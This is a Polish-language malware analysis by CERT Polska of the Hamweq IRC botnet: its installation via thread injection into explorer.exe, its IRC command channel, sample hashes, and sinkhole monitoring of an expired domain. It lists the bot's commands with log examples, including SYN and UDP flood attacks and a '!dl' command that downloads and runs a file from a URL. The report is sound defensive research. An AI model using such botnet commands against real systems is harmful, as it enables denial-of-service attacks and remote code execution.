Botnet ***Hamweq*** - analiza

CERT Polska / NASK

3 czerwca 2011

Oznaczenia

Botmaster - osoba sprawująca kontrolę nad botnetem poprzez serwer CC.

Zombie - zainfekowany komputer pod kontrolą botmastera.

Botnet - zbiór komputerów Zombie, połączonych do danego serwera CC.

Server CC - serwer poprzez który sprawowana jest kontrola nad botnetem.

1 Wstęp

W niniejszym opracowaniu opisane zostały działania zespołu CERT Polska związane z analizą oraz monitorowaniem aktywności komputerów zainfekowanych malware ***Hamweq*** . Celem badania było poznanie mechanizmów działania, rozprzestrzeniania się oraz sposobów zarządzania opisywanym złośliwym oprogramowaniem. Dodatkowo przeprowadzona została analiza komend jaki mogą być przesłane przez botmastera do zombie.

W porównaniu z innymi programami możliwości omawianego malware są stosunkowo ubogie, a kontrola nad zainfekowanym komputerem ogranicza się jedynie do wydawania paru prostych poleceń. Służą one głównie do przeprowadzania ataków DDoS - które stanowią obecnie jedno z największych zagrożeń w sieci (ostatnio często nagłaśnianych w mediach). ***Hamweq*** został również wymieniony w raporcie bezpieczeństwa opublikowanych przez Microsoft w połowie 2010 roku jako jeden z najczęściej spotykanych złośliwych programów. Znajduje się on dokładnie na trzecim miejscu , daleko

przed takimi malware jak ZeuS czy SpyEye. Ten właśnie fakt, oraz brak dostępnych szczegółowych analiz ***Hamweq*** w sieci stały się głównym powodem wybrania tego malware jako przedmiotu badania.

2 Ogólna charakterystyka

Nazwa gatunku:	*hamweq*
Funkcje:	DDoS, spreading
Typ kanału CC:	quasi-scentralizowany, sieć IRC
Skala infekcji:	duża, umiarkowana tendencja spadkowa
Oznaczenia AV:	`Win32/Hamweq` ; `Backdoor.Hamweq`

Hamweq jest nazwą rodziny botnetów floodujących. Bot ***Hamweq*** nie gromadzi ani nie kradnie danych należących do zainfekowanych użytkowników. Według danych Microsoft był to jeden z najpopularniejszych botnetów w pierwszej połowie 2010 roku (1 117 380 wykryć w pierwszym kwartale i 779 731 wykryć w drugim kwartale).

Bot ***Hamweq*** sam nie posiada wbudowanego protektora (o czym świadczą wyniki analizy próbki `669e11a2a9328bfdb87e2a2dd5f05df7`). Jest on zazwyczaj zabezpieczany za pomocą zewnętrznych protektorów. Próbki, które analizowaliśmy zabezpieczone były protektorami: *kkrunchy* i *UPX*.

Analizowaliśmy próbki o sygnaturach MD5:

1. `11768b975df1645ab245c4a6f16ca680`
2. `1d6334aab1023642f8bf568de3b1f574`
3. `376425b4918b8bf36133b76e5c065f39`
4. `44bb1c82057811503c06d45f9045b1e0`
5. `4bbdd4fb62dbe847a3e00a5f1ae56660`
6. `58ef9f2459fa26e0c0a573d678a0bdb5`
7. `669e11a2a9328bfdb87e2a2dd5f05df7`
8. `7169ee9c8a29d70d74ed654ae391b5c8`
9. `7a13bef5633e140206bc5a3b6bca8701`
10. `7c0ec5524687df53a323c2322eec879e`
11. `811fc289dd7f94c8a1369f5b88e8c87f`

12. `94c940a493e73d65ab551821c6ab7593`
13. `a37c2f91a958097b0feb6899ffb4ebaa`
14. `b6a769c768205460bd4ca00cdf9c193b`
15. `c930781b754ecea913cfdfe2d53c2ba0`


3 Analiza procesu instalacji

Proces instalacji bota ***Hamweq*** to typowy proces wstrzykiwania wątków operacyjnych oraz zabezpieczenia działania. Boty ***Hamweq*** do rozprzestrzeniania stosują techniki typu drive-by download, nie potrafią same rozprzestrzeniać się przez sieć, infekują natomiast dyski wymienne. Nie instalują również hooków ukrywających ani szpiegujących.


Po uruchomieniu, installer wykonuje operacje na tokenach bezpieczeństwa, a następnie pobiera listę aktywnych procesów. Wśród listy procesów wyszukuje procesu `explorer.exe`, przygotowuje wątki do wstrzyknięcia i wstrzykuje je. Przygotowanie wątków obejmuje zapisanie do nich potrzebnych danych (m.in dot. kanału CC, tj. domeny oraz adresów potrzebnych bibliotek). Wstrzyknięte wątki łączą się z serwerem IRC i oczekują na rozkazy.

4 Komunikacja bot – CC

Komunikacja bota z CC odbywa się za pośrednictwem protokołu IRC. Nazwy domenowe serwerów IRC są zapisane wewnątrz pliku wykonywalnego installera bota (nie jest wykorzystywany żaden mechanizm generowania nazw, nazwa domenowa jest przypisana do konkretnej próbki). Klient IRC, którym staje się bot, uwierzytelnia się za pomocą nazwy użytkownika i hasła, a następnie dołącza się do określonych kanałów i oczekuje na rozkazy. Należy zwróć uwagę na dodatkowy mechanizm zabezpieczeń uwierzytelniający botmastera. Boty odbierają rozkazy tylko od użytkownika o określonej nazwie (w jednej z analizowanych próbek: użytkownika w domenie `evil.h-gov`). Przykładowy log z komunikacji na rys. 4.




Rysunek 1: Poglądowy schemat działania botnetu ***Hamweq*** (źródło: Microsoft)




Rysunek 2: Wstrzyknięty wątek (1956)

5 Architektura bota


Architektura bota jest bardzo prosta. Cały zestaw składa się w zasadzie z jednego pliku wykonywalnego, tzw. installera, oraz wątków, które on wstrzykuje. Wątki dbają o to, by installer był uruchamiany przy każdym uruchomieniu systemu, installer natomiast za każdym razem wstrzykuje je do procesu explorer.exe. Poszczególne elementy synchronizują się ze sobą za pomocą mutexu.



Rysunek 3: Domena zapisana we wnętrzu bota



Rysunek 4: Przykładowa konwersacja bota z CC



Rysunek 5: Architektura infekcji

6 Wybrane oraz interesujące algorytmy

Brak.

7 Wybrane funkcje bota *Hamweq*

7.1 !r

OPIS: (reconnect) rozłączenie i połączenie z serwerem CC
PARAMETRY: brak
PRZYKŁAD:

```
16:05 < temp001> !r
16:05 -!- ptanlv [~tkmjkv@unknow.net] has quit [Read error to
          ptanlv[unknow.net]]
16:05 -!- immwae [~kqodgj@unknow.net] has joined #testing
```

7.2 !q

OPIS: (quit) zakończenie procesu bota i uruchomienie nowego
PARAMETRY: brak
PRZYKŁAD:

```
12:05 <BtMaster> !q
12:05 -!- pujliq [~clyiwq@unknow.net] has quit [Read error to
          pujliq[unknow.net]]
12:05 -!- aloacp [~qhvakc@unknow.net] has joined #testing
```

7.3 !v

OPIS: (version) wersja zainstalowanego oprogramowania (bota)
PARAMETRY: brak
PRZYKŁAD:

```
16:05 <BtMaster> !v
16:05 < immwae> 1.4.2
```

7.4 !d

OPIS: (die) dezaktywacja (zakończenie) procesu bota
PARAMETRY: brak
PRZYKŁAD:

```
16:06 <BtMaster> !d
16:06 -!- immwae [~kqodgj@unknow.net] has quit [Read error to
          immwae[unknow.net]]
```

7.5 !rem

OPIS: (remove) usunięcie plików bota oraz zakończenie procesu
PARAMETRY: brak
PRZYKŁAD:

```
16:29 <BtMaster> !rem
16:29 -!- xxnklf [~qmdxhn@unknow.net] has quit [Read error to
         xxnklf[unknow.net]]
```

7.6 !s

OPIS: (silence) tryb "cichy"
PARAMETRY: [bool]
PRZYKŁAD:

```
12:07 <BtMaster> !s 1
12:07 <BtMaster> !v
12:08 <BtMaster> !s 0
12:08 <BtMaster> !v
12:08 < upgvtt> 1.4.2
```

7.7 !j oraz !p

OPIS: (join/part) dołącz do kanału / opuść kanał IRC
PARAMETRY: [string:nazwa-kanalu]
PRZYKŁAD:

```
16:16 <BtMaster> !j #test
16:16 -!- fwneyl [~toqljj@unknow.net] has joined #test
    ....
16:18 <BtMaster> !p #test
16:18 -!- fwneyl [~toqljj@unknow.net] has left #test []
```

7.8 !syn

OPIS: atak pakietami SYN
PARAMETRY: [target-ip] [unknow] [unknow]
UWAGI: wymagane 3 parametry, znaczenie dwóch nie jest znane
PRZYKŁAD:

```
16:18 <BtMaster> !syn 10.0.0.2 100 100
16:18 < fwneyl> Start flooding.
```

7.9 !udp

OPIS: atak pakietami UDP
PARAMETRY: [target-ip] [target-port] [unknow]
UWAGI: wymagane 3 parametry, znaczenie jednego nie jest znane
PRZYKŁAD:

```
16:04 <BtMaster> !udp 10.0.0.2 1234 2
16:04 < khsvmz> Start flooding.
```

7.10 !fstop

OPIS: zatrzymanie ataku
PARAMETRY: brak
PRZYKŁAD:

```
16:16 <BtMaster> !fstop
16:16 < fwneyl> Flooding done.
```

7.11 !dl

OPIS: pobranie i uruchomienie pliku
PARAMETRY: [src-url] [dst-filename] [unknow]
UWAGI: wymagane 3 parametry, znaczenie jednego nie jest znane
PRZYKŁAD:

```
16:27 <BtMaster> !dl http://http-server.local/calc.exe test1.exe 1
```

8 Monitorowanie domeny botnetowej

Podczas analizy domen zapisanych badanych próbkach natrafiono na nazwę, której rejestracja wygasła. Najprawdopodobniej domena była zarejestrowana na okres testowy (do kilkunastu dni) - po czym została porzucona. Porzucona nazwa została zarejestrowana przez CERT Polska w celu monitorowania połączeń pochodzących od komputerów zainfekowanych wymienioną próbką.

Na podstawie danych zebranych przez okres dwóch miesięcy można stwierdzić, iż botnet najprawdopodobniej został "przerzucony" na inną domenę. Wniosek ten wynika z faktu, iż do ustawionych w laboratorium serwerów próbowało podłączyć się jedynie parę komputerów zombie. Zarejestrowano również niewspółmierną (do ilości botów) ilość zapytań DNS o złośliwą domenę. Zarejestrowano ich prawie 50 000. Większość zapytań pochodziła ze

stałej puli adresów IP i odbywała się w regularnych odstępach czasowych - co sugeruje, że mogły one pochodzić z innych organizacji monitorujących i badających ***Hamweq*** .

9 Podsumowanie

Zabezpieczenia ***Hamweq*** są bardzo słabe. Dysponujemy próbką pozbawioną jakiejkolwiek obfuskacji, która mogłaby (i bardzo możliwe, że to robi) służyć za uproszczony, akademicki przykład ircbota. Nie posiada on żadnych zabezpieczeń komunikacji ani wykrywania. Dane dotyczące kanału CC są zapisane wewnątrz bota jako zwykłe łańcuchy. Pozostałe próbki są zabezpieczone przez protektory innych autorów. Nie znaleźliśmy żadnych algorytmów godnych szczególnej uwagi. Być może popularność ***Hamweq*** jest właśnie efektem jego prostoty. Prosty bot jest łatwy do zmodyfikowania i powielenia dla początkującego botmastera.